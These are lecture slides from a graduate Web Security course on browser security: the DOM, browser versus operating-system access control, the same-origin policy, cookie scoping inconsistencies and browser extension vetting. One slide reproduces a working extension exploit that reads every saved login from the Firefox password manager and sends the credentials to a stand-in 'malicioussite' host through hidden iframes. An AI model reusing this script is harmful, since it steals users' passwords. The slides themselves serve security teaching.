

研究生专业理论核心课程

Web 安全



北京航空航天大学
BEIHANG UNIVERSITY



Browser Security

39113104: **Web Security**

Jian Mao


The Browser Platform

```
<html>
  <head>
    <title>HelloWorld!</title>
  </head>
  <body>
    <script>
      document.write("<h3>Hello World!</h3>");
    </script>
    From <a href="http://www.nus.edu.sg">NUS</a>.
  </body>
</html>
```




Web security

Browser Architecture




Document Object Model (DOM)

- DOM is a programming interface of web applications.
 - `document.cookie`
 - `document.getElementsByTagName()`
 - `window.onload`




[https://developer.mozilla.org/en-US/docs/Web/API/Document Object Model/Introduction](https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction)

Component View of Browser



Component View of Operating System




Browser as an Operating System

- Security concept in browsers
- Security issues in browser design
- Security issues in browser implementation

The Access Control Problem

- Definitions:
 - Resource Objects
 - “Elements that need to be protected”
 - Authorities or Principals
 - “Subjects accessing the resources”
 - Permissions
 - “Access rights”: the ability to execute an operation on an object
- Isolation Environment (or protection domain):
 - A domain in which a program from an authority executes.
 - It specifies the resources that the program can access: a set of objects and the permissions on each object.
 - It determines what the program can do.”

Browser vs. Operating System




Difference 1: Authorities

- Web Browser
 - Web origin
 - Protocol
 - Host
 - Port
 - PKI Entities (HTTPS)
 - No notion of users.
- Operating System
 - User ID
 - Root and non-root user
 - Groups




Security Goal of Browser

- OS: Prevent network content to access OS resources:
 - Resource exfiltration: file reading, webcam/GPS access, ...
 - Resource infiltration: EXE installation (drive-by-download), ...
 - *Can you think of exceptions?*
 - User-approved file download/upload?
 - User-approved GPS location access by Google Maps?
- Browser: Isolate web sites from each other:
 - Specific to Web browser, and not other network applications. Why?
 - *Via the “same origin policy”*
 - Some cross-origin access mechanisms available



IF SOMEONE STEALS MY LAPTOP WHILE I'M
LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY
MONEY, AND IMPERSONATE ME TO MY FRIENDS,
BUT AT LEAST THEY CAN'T INSTALL
DRIVERS WITHOUT MY PERMISSION.

Protection Boundary in Browser: Site, not User



Web security

Sub-Authorities

- Web Browser
 - No sub-authorities
 - All-or-none access for JavaScript
- Operating System
 - Further division of privilege by groups, etc.
 - Process offers another access boundary

Difference 2: App Installation

- Web Application
 - No installation
 - Browser sandbox makes sure websites will not affect local system
- Operating System
 - Need installation
 - Package manager
 - Download from web and verify integrity

Difference 3: Isolation Mechanisms

- Web Browser
 - Browser sandbox
 - iFrame
- Operating System
 - User account
 - Processes
 - No sandbox utility by default

Isolation on the Web: Iframes vs. Processes

- Two iframes (A & B):
 - *Can-script(A,B)*: Same-domain iframes allow internal scripting
 - *Can-navigate(A,B)*: Iframes can be navigated
(e.g., `iframe[5].href = 'evil.com'`)
A can access B
(e.g., `iframe[5].document.body.elem = 5`)
- Two processes? No




Difference 4: Permission Delegation

- Web Browser

- Mandatory Access Control (MAC) by Same Origin Policy
- Cross-origin resources as an exception

- Operating System

- Discretionary Access Control (DAC), e.g., file system permissions
- Users can override



Difference 5: Authority Delegation

- Web Browser
 - No allowed to change authority
- Operating System
 - Allowed.
 - Group, sudo, setuid(), ...

Implementation Problems

SOP Authority Notion Inconsistency

- Several implementation problems with ambiguous or unexpected origins
- IP addresses:
 - Can http://1.2.3.4 set cookies for http://11.2.3.4 ?
- Specified IP address can be taken as a domain name
- Recall:
 - Origin definition for cookie access is: **<domain, path>**
 - Domain can be set by server to any *domain suffix* (*super domain*) of the URL's hostname (excluding a public suffix)
 - Can also apply domain lowering using `document.domain` to relax SOP
 - Ref: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

SOP Authority Notion Inconsistency

- Hostnames with extra periods:
 - Can http://W.com.sg set cookies for http://W.com.sg. ?
 - Opera (yes)
- Local files (`file:`) and pseudo URLs (`about:`, `javascript:`):
- Mandatory or Discretionary?
 - Some discretionary AC allowed
 - `document.domain` allows X.E.com and Y.E.com to be equal
 - If both frames set it to E.com. (and same protocol)
 - Exception: IE

SOP Object Access Inconsistency

- What objects does SOP apply to?
 - Cookies:
 - Origin definition for cookie access is: **<domain, path>**
 - Domain is used for cookie scoping (IE exception)
 - A sample of cookie-setting behavior:

Cookie set at <i>foo.example.com</i> , domain parameter is:	Scope of the resulting cookie	
	Non-IE browsers	Internet Explorer
(value omitted)	<i>foo.example.com</i> (exact)	<i>*.foo.example.com</i>
<i>bar.foo.example.com</i>	Cookie not set: domain more specific than origin	
<i>foo.example.com</i>	<i>*.foo.example.com</i>	
<i>baz.example.com</i>	Cookie not set: domain mismatch	
<i>example.com</i>	<i>*.example.com</i>	
<i>ample.com</i>	Cookie not set: domain mismatch	
<i>.com</i>	Cookie not set: domain too broad, security risk	

From: Michal Zalewski, Tangled Web

Cookie Access Inconsistency

- Lax domain scoping rule can be attacked/misused by a malicious *sibling domain*: evil.E.com can set cookie for good.E.com
- Path separation or restriction feature: example.com/A & example.com/B
- But it is easy to attack: example.com/A access cookies belonging to example.com/B by addinf:

```
<iframe src="//example.com/B"></iframe>
alert(frames[0].document.cookie);
```
- ‘HttpOnly’ and ‘secure’: is cookie writing possible? Yes
 - Confidentiality? Yes
 - Integrity? No!
 - See [“Cookies Lack Integrity: Real-World Implications”](#)

SOP Object Access Inconsistency

- What objects does SOP apply to (Ref: Zalewski, Tangled Web)?
 - XMLHttpRequest (XHR):

```
var x = new XMLHttpRequest();  
x.open("POST", "/some_script.cgi", false);  
x.setRequestHeader("X-Random-Header", "Hi mom!");  
x.send("...POST payload here...");  
alert(x.responseText);
```

- Can issue almost unconstrained HTTP requests to the server from which the document originated, and read back response headers and the document body
- Can insert custom headers:
 - Can be dangerous: non standard header, possible incorrect value

SOP Object Access Inconsistency


- What objects does SOP apply to (Ref: Zalewski, Tangled Web)?
 - Web storage: API for creating, retrieving, and deleting name-value pairs in a browser-managed database
 - localStorage:

```
localStorage.setItem("message", "Hi mom!");  
alert(localStorage.getItem("message"));  
localStorage.removeItem("message");
```

 - A persistent, origin-specific storage that survives browser shutdowns
 - IE8 treats HTTP & HTTPS the same
 - sessionStorage:
 - Provide a temporary caching mechanism that is destroyed at the end of a browsing session
 - Firefox treats HTTP & HTTPS the same

Browser Extension Security

- Browser extensions are small software modules to customize browser
 - Has more privilege than app
 - Access to app and system resources
 - Regulated by permission



Feed Sidebar (<3.2)

Issue:

HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.

JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.

Filtering/Protection:

<script> tags are stripped

Exploit:

```
<iframe  
src=&quot;data:text/html;base64,base64encodedjavascript&quot;&gt;&  
</iframe>
```

Password stealing

```
<script>
var lm=Components.classes["@mozilla.org/login-manager;1"].getService(
Components.interfaces.nsILoginManager);


alltheinfo = lm.getAllLogins({});

for (i=0;i<=alltheinfo.length;i=i+1){
document.write("<iframe src='http://malicioussite/?' +
unescape(alltheinfo[i].hostname) + ':' + unescape(alltheinfo[i].username) +
':' + unescape(alltheinfo[i].password) + '" width=0 height=0></iframe>");
}
</script>
```

Review of Extension


- Mozilla has a team of volunteers who help vet extensions manually.

-



VEX: Automatically Checking Extensions

- Threat model
 - Developers are not malicious
 - Extensions are not obfuscated



VEX: Vetting Browser Extensions For Security Vulnerabilities

Points of attack

- `eval` function
- `innerHTML`
- `EvalInSandBox`
